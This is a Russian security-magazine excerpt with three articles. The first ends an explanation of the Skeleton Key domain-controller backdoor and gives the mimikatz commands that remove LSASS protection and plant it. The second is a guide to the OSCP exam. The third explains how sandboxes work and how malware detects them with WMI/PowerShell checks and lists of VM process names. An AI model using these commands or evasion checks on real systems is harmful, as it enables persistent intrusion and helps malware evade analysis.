


Авторизация под пользователем «Администратор» с паролем Skeleton Key



Авторизация под пользователем notroot с паролем Skeleton Key


Стоит также упомянуть и LSA. При внедрении бэкдора может появиться следующая ошибка.



Авторизация под пользователем notroot с паролем Skeleton Key

Чтобы избежать этого, нам нужно выполнить атаку в обход LSA. Но и это несложно сделать с помощью mimikatz.

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
```



Внедрение бэкдора Skeleton Key в обход LSA

ЗАКЛЮЧЕНИЕ

Можно сказать, что Skeleton Key — это метод, который оператор может использовать для доступа к хостам и сетевым ресурсам без необходимости взламывать пароли пользователей домена. Полученный этим способом доступ сохраняется после смены паролей всех пользователей (включая администраторов) до перезагрузки контроллера домена.

Для тех, кто хочет получить больше информации по этой теме, я создал телеграм-канал @RalfHackerChannel. Здесь можно задать свои вопросы или ответить на вопросы других юзеров.



ГЛАВНОЕ ОБ OSCP

КАК СДАВАТЬ ОДИН ИЗ САМЫХ СЛОЖНЫХ ЭКЗАМЕНОВ ПО БЕЗОПАСНОСТИ

f0x1sland
f0x1sland@protonmail.com

Про сертификат OSCP не слышал, наверное, только человек далекий от инфосека. К этому экзамену долго готовятся, сдают его целые сутки, а потом пишут райтапы. Те, кто еще не сдавал, задают о нем много вопросов — в твиттере, на «Реддите», форумах, в чатах. У меня тоже была масса вопросов, когда я начинал готовиться, и я попробую здесь ответить на основные из них.

OSCP (Offensive Security Certified Professional) — сертификат, который выдает организация Offensive Security. Интересна эта сертификация в первую очередь тем, что требует практических навыков, а значит, нас ждет море радости и фана, а иногда боли и бессонных ночей (это уж как пойдет). В любом случае такой сертификат будет отличным пунктом в резюме: экзамен организован так, что подставному лицу сдать его очень трудно, то есть он подтверждает именно твои навыки.

Чтобы получить право сдавать экзамен, нужно заплатить минимум 999 долларов. За эту сумму ты получишь материалы курса PWK (Penetration testing with Kali), в который входит 30 дней доступа к лабе для отработки практических навыков, комплект видео и толстая книжка (точнее, PDF) на 853 страницы. Все материалы, естественно, на английском, но изложено доступно, и уровня B1 будет более чем достаточно.

ПОДГОТОВКА

Огромная доля вопросов касается подготовки. Что смотреть, что качать (ну кроме очередного гоблина-мага в WoW), где практиковаться? В общем, неопределенность полная, как и во многих жизненных вопросах.

Перед лабой

Перед тем как покупать PWK и проходить лабу, можно многому научиться самостоятельно (что вообще характерно для профессии: саморазвиваться, самообучаться и искать информацию нужно будет всегда).

Что тебе пригодится? Во-первых, и обучение, и экзамен будут проходить на Kali Linux, и было бы неплохо в нем разобраться. Если вдруг не сталкивался с ним, не пугайся: это просто дистрибутив на основе Debian с кучей всевозможного хакерского софта, который может пригодиться в работе. Не все работает из коробки, не все оптимизировано, но это популярный выбор, который помогает быстро получить доступ к необходимым инструментам. Работа с этим дистрибутивом мало чем отличается от работы с любым другим сортом Debian (вроде Ubuntu), поэтому описывать ее подробно не имеет смысла. Если ты уже имел дело с Linux, то, несомненно, разберешься. Если нет, то стоит начать с азов Linux.

Что нужно еще? (Если ты уже отличаешь LFI от LPE, то можно не читать этот список.)

- Иметь хотя бы базовые знания о том, как работает компьютер: как взаимодействуют процессор и память, IO, буфер, куча и так далее.
- Иметь представление об устройстве ОС (Linux и Windows) и ориентироваться в них, быть знакомым с их командной оболочкой.
- Уметь программировать, опять же хотя бы на уровне простых скриптов.
- Уметь пользоваться основными инструментами: Nmap, netcat, tcpdump (Wireshark), Metasploit, SearchSploit, gobuster (wfuzz, fuff) и прочими.
- Знать, какие бывают атаки, уязвимости и способы их эксплуатации.
- Знать, как повышать привилегии на атакованной и взломанной машине (LPE, privesc).

С теорией, уверен, ты справишься сам. Переходим к самому интересному — где практиковаться.

Первое место, где можно получить практические навыки, приближенные к боевым, — это сервис Hack The Box. Сервис предоставляет набор машин с уязвимостями и позволяет отточить полученные в теории навыки. Есть платная и бесплатная версии. На этом сервисе много разных машин, но в сети товарищ TJnull составил и пополняет список OSCP-like-машин.

Hack The Box OSCP-like VMs

Curated by: TJnull at Netsec Focus

Linux Boxes:	Windows Boxes:	More challenging than OSCP, but good practice:
Lame	legacy	Jeeves [Windows]
brainfuck	Blue	Bart [Windows]
shocker	Devel	Tally [Windows]
bashed	Optimum	Active [Windows]
nibbles	Bastard	Kotarak [Linux]
beep	granny	falafel [Linux]
cronos	Arctic	Devops [Linux]
nineveh	grandpa	Hawk [Linux]
sense	silo	Netmon [Windows]
solidstate	bounty	Lightweight [Linux]

Большинство этих машин имеют статус retired («на пенсии») и доступны только в платной версии, но оно того стоит.

Еще одна платформа для практики — VulnHub. Сервис предоставляет виртуальные машины с набором уязвимостей. Их можно развернуть у себя и развлекаться сколько угодно. В документе, который кто-то добрый выложил в Google Drive, есть набор машин в стиле OSCP из этого сервиса. Некоторые машины старые, но и сам OSCP использует далеко не новые уязвимости.

INFO

Статья «Где учиться пентесту» подробнее рассказывает о площадках Hack The Box, Root Me и VulnHub. Также «Хакер» периодически публикует райтапы прохождения машин с Hack The Box.

Вносит неоценимый вклад в обучение еще один житель сети — IppSec. По всем машинам из HTB он записывает подробное видео, где демонстрирует разные техники: recon, enumeration, privesc и прочие. Его главное преимущество для меня в том, что он предлагает несколько вариантов добиться одного и того же результата. Например: можно просканировать порты при помощи Nmap или быстро написать свой скрипт на Bash или Python, для перечисления на вебе использовать не только привычный dirb, но и альтернативные тулзы — gobuster, fuff, wfuzz — или написать быстро свою.


Есть еще масса других сервисов: root-me, Web Security Academy разработчиков Burp, Hack this site и другие, их можно найти в поисковике.

Общая рекомендация: читай райтапы, смотри, как делают другие, учись и практикуйся, практикуйся, практикуйся. И пробуй все машины ломать без использования «Метасплоита». Ищи эксплоиты, правь, разбирайся, что, как и почему именно так работает.

Когда поломаешь все машины из списка и почувствуешь себя настоящим надмозгом, настанет пора покупать PWK.

Во время лабы

Есть три версии курса, отличаются они только длительностью доступа к лаборатории. Мне кажется, если ты уже решил машины TJnull, то оптимальный вариант — это 60 дней. Можно выбрать 30 или, если чувствуешь, что дело затянется, 90 — здесь решай сам в зависимости от уверенности в себе и финансов.



После покупки тебе нужно будет назначить дату начала лаборатории. Выбирать надо из списка доступных дат, делается это, чтобы оптимизировать нагрузку на лабу. Затем тебе на почту придут ссылки и креды для доступа к лабе. Конфиг для OpenVPN лучше скачать сразу, чтобы не просить техподдержку восстанавливать доступ (как это делал я :D). Ссылка будет доступна 72 часа.

В назначенный день (точнее, ночь) тебе дадут возможность скачать материалы: книгу и видео. Все материалы содержат «водяной знак» с именем, фамилией и адресом проживания (указываются при регистрации и нужны для выдачи и получения сертификата), поэтому заливать материалы на торрент не стоит! :)

Видео от книги не отличается, диктор просто читает то, что написано в книге, и воспроизводит на виртуалке. Причем читает слово в слово (отличная практика для изучающих английский). Поэтому выбирай то, что удобнее для восприятия.

В этом году курс обновили, существенно расширили и доработали. Добавлены модули Active Directory, PowerShell, Introduction to Buffer Overflow, Bash scripting, расширен список машин для практики. В разной степени обновлены все модули. Сам экзамен остался без изменений (пока).


Работать с лабораторией ты будешь через VPN. Понадобится обычный клиент OpenVPN и конфиг к нему с логином и паролем. В лабе машин 50–60, к части из них можно получить доступ, только взломав предыдущую. Нет какой-то пошаговой инструкции, что за чем ломать, и каждый выбирает свой способ. Машины очень разные по сложности, какие-то решаются быстро и просто, какие-то — боль (привет, Pain). В общем, все будет зависеть от багажа знаний, с которым ты придешь.

Сама сеть живая: пользователи переписываются, ходят на сайты и так далее. В общем, это отличное место как для получения фана, так и для обучения.

В аннотации к курсу сказано, что не требуется специальных знаний. С одной стороны, это так, курс подробно рассказывает о базовых скиллах, необходимых для экзамена и лабораторных работ, но по факту (и это тоже упоминается) большую часть знаний нужно будет получать самостоятельно. Поэтому важно не просто прослушать курс, а выполнить все задания и решить если не все, то большую часть лабораторных машин. В общем-то, в этом прелесть курса — большую часть времени ты что-то изучаешь, экспериментируешь, думаешь, развиваешься.

Весь процесс лучше сразу документировать, заодно научишься это делать. На экзамене это совершенно точно потребуется. И если по лабораторным работам написать отчет, то за это могут дать дополнительные баллы.

Делай скриншоты действий, файловой системы, выводов `ipconfig`, `ifconfig` или `ip addr`, вывод `cat` proof-файлов и так далее. Для этих целей я использую две программы: либо CherryTree, либо Joplin. В сети существуют удобные шаблоны (TJ-JPT и CTF_Template) для документирования экзамена в этих программах. В шаблонах есть справка и примеры использования основных инструментов, в информации легко ориентироваться благодаря удобной древовидной структуре. Но, естественно, никто не запрещает тебе использовать то, к чему ты привык.



Joplin

Автоматизируй себе все рутинные задачи, даже если они короткие. Запуск веб-сервера для аплоада шелла на машину, генерацию шеллов под разные задачи и так далее, чтобы не гуглить и не набирать вручную по памяти длинные команды и не тратить на это драгоценное время.

Рано или поздно лаборатория кончится и настанет время назначить дату экзамена. Эта дата тоже будет ограничена интервалом (нельзя взять и через год назначить себе экзамен).

ЭКЗАМЕН

По специальной ссылке, присланной вместе с материалами лабы, назначается дата и время экзамена. С этого времени у тебя будет 23 часа и 45 минут, чтобы получить proof-файлы из нужного количества машин и набрать минимум 70 баллов, необходимых для успешной сдачи экзамена (всего возможно 100 баллов плюс 5 баллов за отчет по лабе). Все машины имеют вес 10, 20 или 25 баллов и различаются по сложности.

Затем тебе дадут еще 24 часа, чтобы написать отчет по экзамену. После этого в течение десяти рабочих дней придет ответ: сдал или не сдал. Тебе понадобится удостоверение личности, понятное для экзаменатора (загранпаспорт, например). В интернете попадаются кейсы, когда экзамен не засчитывали из-за того, что в документе не было данных на английском. Насколько им можно доверять, решай сам.

Экзамен теперь очный, то есть будет присутствовать представитель OS, который через камеру наблюдает за процессом. И иногда просит покрутить камеру вокруг себя. В комнате, где проходит экзамен, никого быть не должно.

На экзамене запрещено использовать:

- коммерческие тулзы вроде Burp Pro, Nessus Pro, MSF Pro;
- инструменты для автоматизации эксплуатации (например, sqlmap, browser_autopwn);
- сканеры уязвимостей (все тот же Nessus даже в его essentials-версии, OpenVAS и так далее);
- различные виды спуфинга (IP, ARP и так далее).

Также запрещено применять функции любых других инструментов, которые подпадают под эти ограничения.

Что касается Metasploit. Им можно воспользоваться один раз за экзамен, на одной из машин по твоему выбору, и попытка всего одна, даже если она окажется неудачной.

При этом доступны без ограничений:

- exploit/multi/handler;
- pattern_create.rb;
- MSFvenom;
- pattern_offset.rb.

Эти 23 часа 45 минут отводятся на экзамен с учетом того, что нужно есть, спать и ходить в туалет. Если интернет упал, время не продлят. Поэтому заранее продумай резервную точку доступа.

В остальном экзамен не отличается от лабы. Главное — не паниковать, даже если ты не сдашь. Самое страшное, что тебя ждет, — придется оплатить еще одну попытку. Поэтому работай с удовольствием, не нервничай, и все получится.

Ну и самый главный совет, который не только помог мне с OSCP, но и вообще пригождается: никогда не сдавайся! Да, банально, да, избито, но ничего лучше пока не придумали.

ЗАКЛЮЧЕНИЕ

Я думаю, этот экзамен стоит сдать каждому, кто имеет отношение к практической информационной безопасности. Он не научит всему (это невозможно, да и не ставит такой цели), но даст главное: умение добиваться поставленной цели и учиться самостоятельно. Заодно ты получишь опыт последовательно разбираться в проблеме, работать в стрессовой ситуации и в условиях серьезных ограничений.

Это не просто тест, где ты тыкаешь в ответ, если хорошо зазубрил теорию. Без навыков и фундаментальных знаний ты просто его не сдашь, а посадить вместо себя еще кого-то тоже не выйдет. Так что этот экзамен станет отличным подтверждением твоих скиллов, а понимающие работодатели это ценят.

Поверь, ничего ужасного и очень уж сложного в OSCP нет — при условии, что ты хорошо готовился. Все необходимое тебе доступно, и остается только вопрос времени и желания. Сам я считаю, что это отличный опыт.



Boris Razor
Инженер ИБ, увлекаюсь средствами анализа вредоносного ПО. Люблю проверять маркетинговые заявления на практике :)
mainboros777@gmail.com

Alex Mess
ИБтивист. Исследую в ИБ то, что движется. То, что не движется, кладу в песочницу.
nayca@mail.ru

ВРЕДОНОС ПОД НАБЛЮДЕНИЕМ

КАК РАБОТАЮТ СЕНДБОКСЫ И КАК ИХ ОБОЙТИ

Один из способов детектировать малварь — запустить ее в «песочнице», то есть изолированной среде, где можно следить за поведением вредоноса. В этой статье мы посмотрим, как устроены сендбоксы, и изучим приемы уклонения от детекта — и широко освещенные в интернете, и принципиально новые, упоминания о которых не удалось найти ни в специализированной литературе, ни на просторах Сети.

Борьба вирусописателей и производителей антивирусов — это борьба технологий: с появлением новых методов защиты сразу же появляются методы противодействия. Поэтому многие вредоносные программы первым делом проверяют, не запущены ли они в виртуальной машине или песочнице. Если вредоносу кажется, что он выполняется не на реальном «железе», то он, скорее всего, завершит работу.

Технику обхода песочниц часто называют термином Sandbox Evasion. Эту технику используют многие кибергруппировки, например PlugX или Cozy Bear (APT29). Так, нашумевшая группировка Anunak (авторы известного трояна Carbanak) использовала встроенное в документ изображение, которое активирует полезную нагрузку, когда пользователь дважды щелкает по нему.

Проще всего понять, как работают механизмы обнаружения виртуальных сред, с использованием возможностей PowerShell и WMI.

ПРИМЕР ПОСТРОЕНИЯ ПЕСОЧНИЦЫ

Традиционный враг любого вируса — специально подготовленная виртуальная машина, в которой исследователь запускает образец вредоносного ПО. Иногда вирусные аналитики используют сложные автоматизированные системы для анализа объектов в изолированной среде на потоке с минимальным участием человека. Такого рода ПО или программно-аппаратные комплексы поставляют разные компании, в частности FireEye (Network/Email Security), McAfee (Advanced Threat Defense), Palo Alto (Wildfire), Check Point (SandBlast), Kaspersky (Anti-Targeted Attack Platform), Group-IB, TDS. Также существуют опенсорсные песочницы, например Cuckoo Sandbox.

В России этот сегмент рынка относительно молод и начал активно развиваться примерно в 2016 году. Технологии песочницы, как ты видишь, используют практически все топовые производители средств информационной безопасности.

Начнем с базы и кратко пробежимся по внутреннему устройству виртуальной машины (ВМ). Для начала запомни, что ВМ — это абстракция от физического железа (аппаратной составляющей). Этот тезис понадобится, чтобы понимать, откуда у нас, собственно, возникли некоторые из приемов обнаружения изолированных сред.

Сердце ВМ — это гипервизор. Гипервизор сам по себе в некотором роде минимальная операционная система (микроядро или наноядро). Он предоставляет запущенным под его управлением операционным системам сервис виртуальной машины, то есть виртуализирует или эмулирует реальное (физическое) аппаратное обеспечение. Гипервизор также управляет этими виртуальными машинами, выделяет и освобождает ресурсы для них.



Схема работы виртуалки

Напомним некоторые особенности виртуальных машин. Во-первых, центральный процессор гипервизора никогда не виртуализируется, а распределяет свои ресурсы между виртуальными машинами. То есть гипервизор не может выделить, например, половинку от ядра для какой-либо ВМ. Во-вторых, аппаратные компоненты при виртуализации фактически представляют собой файлы и не могут обладать физическими характеристиками HDD, такими, например, как износ секторов диска и другие параметры из SMART.

Как правило, виртуальные машины внутри песочниц разворачиваются чистыми (без специализированных средств анализа вредоносных программ внутри ВМ). Весь анализ выполняется гипервизором, в противоположность «ручным» исследовательским лабораториям, где на виртуальную машину уже установлен весь джентельменский набор программ для отслеживания активности вредоноса (OllyDbg, IDA, Wireshark, RegShot, Mon, Ripper, Process Monitor/Explorer и прочие). В этих прогах каждый созданный вирусописателями модуль защиты или проверка на наличие виртуального окружения обходится правкой кода вируса в дизассемблированном виде. Ниже схематически изображен анализ в одной из коммерческих песочниц — данные взяты из патента на продукт. Название мы нарочно оставим за кадром, так как нам интересен не конкретный производитель, а сама идея и подход к решению задачи.



Работа песочницы

Большинство коммерческих систем динамического анализа объектов построены по схожей схеме. Кратко поясним идею алгоритма.

1. Файлы, поступающие на анализ, попадают в очередь на проверку.
2. Приложение, отвечающее за безопасность, вместе с анализатором выполняет предварительные операции: сигнатурную, эвристическую и иные проверки. Проверка объекта в ВМ сама по себе очень затратна по времени и ресурсам. В итоге определяется, нужно ли отправлять образец на анализ в песочницу, и конкретные параметры виртуальной машины (включая версию и разрядность ОС), а также метод анализа объекта.
3. Объект помещается в ВМ и исполняется. В ВМ нет никакого специализированного ПО — только стандартный набор программ обычного офисного сотрудника типичной компании; также имеется доступ в интернет (выявить сетевую активность вредоноса).
4. Все действия исследуемой программы внутри ВМ через гипервизор попадают в анализатор, который должен понять, происходит что-то вредоносное или нет, опираясь на вшитые в него шаблоны поведения.
5. Контекст и результаты анализа заносятся в базу данных для хранения, дальнейшего использования и обучения анализатора. Отсюда становится ясной основная фишка автоматизированных систем анализа объектов. Они действуют за областью виртуальной машины — на стороне гипервизора — и анализируют всю поступающую на него информацию. Именно поэтому вредоносной программе нецелесообразно искать специальные инструменты анализа на стороне ВМ, но мы в статье будем это делать, чтобы более широко охватить тему.

На основе каких гипервизоров строятся песочницы? Обычно это Open Source и коммерческие гипервизоры на основе KVM. У того и у другого подхода есть свои плюсы и минусы, которые мы свели в табличку.

	Open Source	Коммерческий гипервизор
Плюсы	Можно добавлять собственные образы ВМ.	Закрытость – злоумышленнику неизвестно, какие методы отработают в данном «черном ящике».
Минусы	Нужно самому собрать образ, откуда следует высокий риск ошибки – так как образ должен быть не «пустой», а с определенной наработкой. Также у продуктов Open Source есть широко известные уязвимости.	Образы ВМ поставляются и обновляются производителем (отсутствие или минимум кастомизации и тонкой настройки).

Плюсы и минусы гипервизоров

Очень часто, чтобы скрыть, что программа работает в виртуальной среде, в гипервизорах с открытым исходным кодом используется метод под названием харденинг. В этом случае часть доступных для определения параметров (например, идентификаторы производителей устройств) пробрасывается в виртуальную машину или заглушается сгенерированными данными.

Исследуя программу в песочнице, эмулируют действия пользователя (движение мыши, запуск приложений, работа в интернет-браузере). Проверяют работу образца с правами администратора, а также сдвигают время, чтобы выявить специфические условия активации вредоносной составляющей (некоторые из них начинают действовать после определенного периода «сна») и логических бомб.

ОПРЕДЕЛЕНИЕ РАБОТЫ В ПЕСОЧНИЦЕ

Мы написали небольшую программку на Python с использованием PowerShell, оценивающую «реальность» машины, на которой она запущена. В зависимости от условий большинству использованных в программе методов достаточно прав пользователя, однако некоторым для достоверного результата нужны привилегии администратора. Сразу оговоримся, что тесты мы проводили на Windows-платформах — они популярнее всего, и их чаще заражают. Для простоты мы использовали запросы к WMI (Windows Management Instrumentation, инструментарий управления Windows, то есть технология для обращения к объектам в системе). Запросы к WMI для унификации и наглядности мы выполняли с использованием PowerShell.

Исследовав в общей сложности порядка 70 машин, мы выделили ряд методов, позволяющих выявить средства виртуализации. Условно все методы определения работы в виртуальной среде мы разделили на четыре уровня, начиная с простого поиска строковых признаков виртуализации и заканчивая определением физических параметров системы, от которых будет сложно избавиться на виртуальной машине.

Level 1 — поиск характерных строковых идентификаторов

Самое простое, что может сделать программа, запустившись на новой машине, — проверить, что это за компьютер. Если название модели (или производителя некоторых составляющих) содержит virt либо где-то присутствуют ссылки на известных вендоров технологий виртуализации, это уже первый тревожный звоночек.

Параметры производителя и модель компьютера (Manufacturer и Model) легко поддаются правке, поэтому их значения остаются на совести создателей песочниц. Вот как можно отправить запрос к WMI через командную строку:

```
wmic computersystem get model,manufacturer
```

А вот так выглядит запрос в PowerShell:

```
Get-WmiObject Win32_ComputerSystem | Select-Object -Property Model,
Manufacturer
```

В результате обработки запроса мы получим следующий отчет — сравни первые три вывода команды для виртуальных машин с показаниями реальной:

```
Manufacturer: innotek GmbH
Model: VirtualBox

Manufacturer: Parallels Software International Inc.
Model: Parallels Virtual Platform

Manufacturer: VMware, Inc.
Model: VMware Virtual Platform

Manufacturer: ASUSTeK Computer Inc.
Model: K53SV (реальная машина. — Прим. авт.)
```

В официальной документации к гипервизору может встречаться указание на список доступных для подмены параметров. Так, для гипервизора VirtualBox можно поменять ряд параметров. Перечислим некоторые:

- DmiBIOSVendor (производитель BIOS'а);
- DmiBIOSVersion (его версия);
- DmiBIOSReleaseDate (и его дата релиза);
- DmiSystemVendor (производитель ОС);
- DmiSystemProduct (название ОС);
- DmiSystemVersion (версия ОС);
- DmiSystemSerial (серийный номер установки ОС);
- DmiSystemFamily (семейство ОС);
- Disk SerialNumber (серийник HDD);
- Disk FirmwareRevision (его номер прошивки);
- Disk ModelNumber (модель HDD).

INFO

DMI (Desktop Management Interface) — программный интерфейс (API), позволяющий программному обеспечению собирать данные о характеристиках аппаратуры компьютера.

Для начала можно проверить серийный номер BIOS. Это срабатывает часто, ~~поскольку при создании ВМ никого не волнует тонкая настройка базовой подсистемы ввода-вывода~~, поэтому, если нам удастся получить правдоподобные сведения, скорее всего, машина реальная. Попробуй набить данную команду в PowerShell или даже PowerShell ISE (кстати, дальше мы развлекаемся только на PowerShell и не понимаем, почему ты еще не вошел в консоль):

```
Get-WMIObject Win32_Bios
```

На реальной машине ты увидишь что-то вроде

```
SMBIOSBIOSVersion : K53SV.320
Manufacturer      : American Megatrends Inc.
Name              : BIOS Date: 11/11/11 14:59:25 Ver: 04.06.03
SerialNumber      : B5N0AS16677319F
Version           : ASUS - 6222004
(реальная машина)
```

А на виртуальной тебе могут дополнительно подсказать в поле SerialNumber, какая здесь принята среда виртуализации:

```
SBIOSVersion : 6.00
Manufacturer      : Phoenix Technologies LTD
Name              : Default System BIOS
SerialNumber      : VMware-56 4d 0c d4 94 e7 56 70-45 0e 17 fa d8 6b
a4 99
Version           : PhoenixBIOS 4.0 Release 6.0
```

Если серийник BIOS недоступен или его длина превышает 25 символов (проверено на практике), это скажет тебе, что либо машина скрывает свои параметры, либо они были целенаправленно изменены.

Теперь обратим внимание на список запущенных процессов. Как мы помним, для коммерческих песочниц этот способ вряд ли окажется эффективен. К тому же попытка получить список процессов наверняка будет воспринята как подозрительная. Тем не менее для широты охвата опишем и этот подход.

Присутствие таких процессов, как `vmtoolsd.exe` (а также `vboxtray`, `vboxservice`, `vmacthlp`, `kqemu`), уже само по себе способно заставить задуматься. Добавь к этому список из утилит вроде `sysinternals`, перечисленных в начале статьи, `wireshark.exe`, утилит для отладки (`ollydbg`, `x64dbg`) — и сразу станет понятно, анализирует ли кто-то твою программу. Финишной прямой будет обнаружение «песочных» (с программной изоляцией исполнения) процессов `sandboxierpcss`, `sandboxiedcomlaunch` и таких прог, как Sandboxie, Shade, BufferZone.

Просто берешь и получаешь список процессов:

```
Get-Process
```

Не сомневаемся, что в списке запущенных процессов ты без труда найдешь наших подозреваемых:

```
Handles NPM(K) PM(K)  WS(K)  VM(M) CPU(s) Id   ProcessName
------- ------ -----  -----  ----- ------ --   -----------
443 47 217408 201748 459 72,87 8472 AcroRd32
89 9 2744 1500 32 0,09 1784 AsLdrSrv
46 8 2668 516 56 0,09 2084 ATKOSD
98 13 5488 788 90 0,66 2384 ATKOSD2
369 13 24208 23660 67 8776 audiodg
...
91 6 1144 5228 53 1.63 944  vmacthlp
319 22 5720 17536 136 96.78 1260 vmtoolsd
327 22 4700 14360 94 149.00 1924 vmtoolsd
...
```

Интересно, а если программа определит, что она внутри песочницы, и запустит бесконечный цикл, который заморозит ВМ, сможет ли система песочницы достать артефакты?

Еще один интересный способ — проверить собственное имя исполняемой программы. Зачастую при анализе в песочницах образец вредоноса переименовывается на примерно следующее: `sample.exe`, `virus.exe`, `runme.exe`, `artifact.exe` — или задается имя, равное контрольной сумме образца. Думаем, нормальные люди редко переименовывают файлы перед запуском.

VMware предоставляет официальные документированные способы обнаружить виртуальные машины. Первый способ основан на использовании порта гипервизора `0x5658` (VX) и гипервизора магического 32-битного значения `DWORD 0x564D5868`, который обозначается `VMXh`. Этот метод очень давно известен и широко используется вредоносным ПО. Его легко отключить: перенастроить файл конфига `%vmname%.vmx` или с помощью дополнительной фильтрации. Однако этот бэкдор требуется для нормальной работы VMware Tools.

В процессорах Intel и AMD бит 31 регистра ECX инструкции CPUID зарезервирован как бит присутствия гипервизора (HV). Гипервизоры, чтобы указать свое присутствие в гостевой операционной системе, устанавливают этот бит в единицу, а во всех существующих и будущих физических процессорах этот бит устанавливается в ноль. Гостевые операционные системы могут просмотреть этот 31-й бит, чтобы определить, работают они внутри виртуальной машины или нет.

Корпорация Microsoft в своей официальной документации пишет следующее: «Прежде чем использовать какие-либо функции интерфейса гипервизора, программное обеспечение должно сначала определить, работает ли он внутри виртуальной среды. На платформах x64 ПО проверяет, что оно работает в виртуальной среде, выполняя инструкцию CPUID со входом (регистр EAX), равным 1. Когда выполняется инструкция CPUID, код должен проверять бит 31 регистра ECX. Бит 31 — бит присутствующего гипервизора. Если этот бит установлен, то присутствует гипервизор, иначе ПО работает в виртуальной среде».

Если подтверждено присутствие бита HV, то хорошо знать, какой это тип HV. Intel и AMD также зарезервировали в инструкции CPUID адреса в диапазоне `0x40000000-0x400000FF`. Гипервизоры могут использовать эти адреса, предоставляя интерфейс для передачи информации из гипервизора в гостевую операционную систему, запущенную внутри виртуальной машины. VMware определяет адрес `0x40000000` как информационный адрес CPUID гипервизора. Код, работающий на гипервизоре VMware, может протестировать этот информационный адрес CPUID для проверки подписи гипервизора. VMware хранит строку `VMwareVMware` в регистрах `EBX`, `ECX`, `EDX` инструкции `CPUID 0x40000000`.

Упомянутые методы CPUID используются во вредоносных программах Win32/Winwebsec. Исходные коды этой малвари легко найти на просторах интернета.

Использование техники CPUID вызовет подозрения у песочницы, как и поиск запущенных процессов. Технику обнаружения по флагам процессора мы использовали на ранних стадиях исследовательской работы, но после множества тестов решили от этого модуля отказаться из-за явной компрометации своего ПО и большого количества ложноположительных срабатываний.

Резюмируем: Level 1 — это поиск характерных признаков виртуальных машин из песочниц, в основном строковых параметров внутри ОС. Сюда можно отнести:

- серийные номера BIOS, HDD, CPU;
- MAC-адреса;
- имена платформы, машины, домена, процессов, файлов, ключей реестра;
- инструменты анализа объекта, находящиеся на самой ВМ (OllyDbg, Wireshark, RegShot, Mon, Ripper, Process Monitor/Explorer);
- обнаружение CPUID;
- измененное имя исполняемого файла.

Продолжение статьи →

ВРЕДОНОС ПОД НАБЛЮДЕНИЕМ

КАК РАБОТАЮТ СЕНДБОКСЫ И КАК ИХ ОБОЙТИ

Level 2 — интерактив и окружение системы

В этой части мы ищем признаки, указывающие, что машина — «рабочая лошадка», а не чистая виртуалка, запущенная только для анализа нашей программы. Помимо этого, мы дополнительно исследуем выделенные для ВМ мощности.

Первым делом интересно посмотреть, когда система была запущена. Любители консоли (это в последний раз, обещаю) используют такую команду:

```
wmic path Win32_OperatingSystem get LastBootUpTime
```

и получат такой вывод:

```
LastBootUpTime
20200505015539.735711+180
```

Немного попотев, можно на PowerShell составить команду вида

```
Get-WmiObject win32_operatingsystem | select csname, @{LABEL='LastBo
otUpTime';
EXPRESSION={$_.ConverttoDateTime($_.lastbootuptime)}}
```

И оформить результат в человекопонятном формате:

```
csname LastBootUpTime
------ --------------
Mycomp 04.05.2020 13:50:47
```

